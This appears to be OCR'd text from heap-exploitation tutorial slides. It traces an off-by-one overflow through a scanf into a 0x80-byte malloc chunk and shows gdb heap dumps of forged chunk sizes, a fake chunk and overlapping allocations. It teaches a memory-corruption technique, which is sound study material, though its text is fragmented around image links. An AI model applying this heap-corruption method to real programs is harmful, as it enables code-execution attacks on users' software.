xploit





```
0x602000:       0x0000000000000000      0x0000000000000091
0x602010:       0x4444444444444444      0x4444444444444444
0x602020:       0x4444444444444444      0x4444444444444444
0x602030:       0x4444444444444444      0x4444444444444444
0x602040:       0x4444444444444444      0x4444444444444444
0x602050:       0x4444444444444444      0x4444444444444444
0x602060:       0x4444444444444444      0x4444444444444444
0x602070:       0x4444444444444444      0x4444444444444444
0x602080:       0x4444444444444444      0x4444444444444444
0x602090:       0x4444444444444444      0x0000000000000200
0x6020a0:       0x00007ffff7dd37b8      0x00007ffff7dd37b8
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
```

Exploit

scanf(“ %136s”, a)




b_1 -> Malloc(0x80)




Exploit

b_1 -> Malloc(0x80)





```
0x602090:    0x4444444444444444    0x0000000000000091
0x6020a0:    0x00007ffff7dd39a8    0x00007ffff7dd39a8
0x6020b0:    0x0000000000000000    0x0000000000000000
0x6020c0:    0x0000000000000000    0x0000000000000000
0x6020d0:    0x0000000000000000    0x0000000000000000
0x6020e0:    0x0000000000000000    0x0000000000000000
0x6020f0:    0x0000000000000000    0x0000000000000000
0x602100:    0x0000000000000000    0x0000000000000000
0x602110:    0x0000000000000000    0x0000000000000000
0x602120:    0x0000000000000000    0x0000000000000171
0x602130:    0x00007ffff7dd37b8    0x00007ffff7dd37b8
0x602140:    0x0000000000000000    0x0000000000000000
0x602150:    0x0000000000000000    0x0000000000000000
0x602160:    0x0000000000000000    0x0000000000000000
0x602170:    0x0000000000000000    0x0000000000000000
0x602180:    0x0000000000000000    0x0000000000000000
0x602190:    0x0000000000000000    0x0000000000000000
0x6021a0:    0x0000000000000000    0x0000000000000000
0x6021b0:    0x0000000000000000    0x0000000000000000
0x6021c0:    0x0000000000000000    0x0000000000000000
0x6021d0:    0x0000000000000000    0x0000000000000000
0x6021e0:    0x0000000000000000    0x0000000000000000
0x6021f0:    0x0000000000000000    0x0000000000000000
0x602200:    0x0000000000000000    0x0000000000000000
0x602210:    0x0000000000000000    0x0000000000000000
0x602220:    0x0000000000000000    0x0000000000000000
0x602230:    0x0000000000000000    0x0000000000000000
0x602240:    0x0000000000000000    0x0000000000000000
0x602250:    0x0000000000000000    0x0000000000000000
0x602260:    0x0000000000000000    0x0000000000000000
0x602270:    0x0000000000000000    0x0000000000000000
0x602280:    0x0000000000000000    0x0000000000000000
0x602290:    0x0000000000000170    0x0000000000000000
0x6022a0:    0x0000000000000210    0x0000000000000090
0x6022b0:    0x0000000000000000    0x0000000000000000
```

Exploit


b_1 -> Malloc(0x80)
a:0x602000
0x91
Malloc(0x80)
b_1:0x602090
0x91
Malloc(0x80)
0x602120
0x171
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0x170
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1
b_2 -> Malloc(0x80)
a:0x602000
0x91
Malloc(0x80)
b_1:0x602090
0x91
Malloc(0x80)
b_2:0x602120
0x91
Malloc(0x80)
0x6021b0
0xe1
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0xe0
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1


Exploit

b_2 -> Malloc(0x80)





```
0x602090:    0x4444444444444444    0x0000000000000091
0x6020a0:    0x00007ffff7dd39a8    0x00007ffff7dd39a8
0x6020b0:    0x0000000000000000    0x0000000000000000
0x6020c0:    0x0000000000000000    0x0000000000000000
0x6020d0:    0x0000000000000000    0x0000000000000000
0x6020e0:    0x0000000000000000    0x0000000000000000
0x6020f0:    0x0000000000000000    0x0000000000000000
0x602100:    0x0000000000000000    0x0000000000000000
0x602110:    0x0000000000000000    0x0000000000000000
0x602120:    0x0000000000000000    0x0000000000000091
0x602130:    0x00007ffff7dd37b8    0x00007ffff7dd37b8
0x602140:    0x0000000000000000    0x0000000000000000
0x602150:    0x0000000000000000    0x0000000000000000
0x602160:    0x0000000000000000    0x0000000000000000
0x602170:    0x0000000000000000    0x0000000000000000
0x602180:    0x0000000000000000    0x0000000000000000
0x602190:    0x0000000000000000    0x0000000000000000
0x6021a0:    0x0000000000000000    0x0000000000000000
0x6021b0:    0x0000000000000000    0x00000000000000e1
0x6021c0:    0x00007ffff7dd37b8    0x00007ffff7dd37b8
0x6021d0:    0x0000000000000000    0x0000000000000000
0x6021e0:    0x0000000000000000    0x0000000000000000
0x6021f0:    0x0000000000000000    0x0000000000000000
0x602200:    0x0000000000000000    0x0000000000000000
0x602210:    0x0000000000000000    0x0000000000000000
0x602220:    0x0000000000000000    0x0000000000000000
0x602230:    0x0000000000000000    0x0000000000000000
0x602240:    0x0000000000000000    0x0000000000000000
0x602250:    0x0000000000000000    0x0000000000000000
0x602260:    0x0000000000000000    0x0000000000000000
0x602270:    0x0000000000000000    0x0000000000000000
0x602280:    0x0000000000000000    0x0000000000000000
0x602290:    0x00000000000000e0    0x0000000000000000
0x6022a0:    0x0000000000000210    0x0000000000000090
0x6022b0:    0x0000000000000000    0x0000000000000000
```

Exploit


b_2 -> Malloc(0x80)
a:0x602000
0x91
Malloc(0x80)
b_1:0x602090
0x91
Malloc(0x80)
b_2:0x602120
0x91
Malloc(0x80)
0x6021b0
0xe1
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0xe0
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1
memset(b2,'A',0x80)
a:0x602000
0x91
Malloc(0x80)
b_1:0x602090
0x91
Malloc(0x80)
b_2:0x602120
0x91
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
0x6021b0
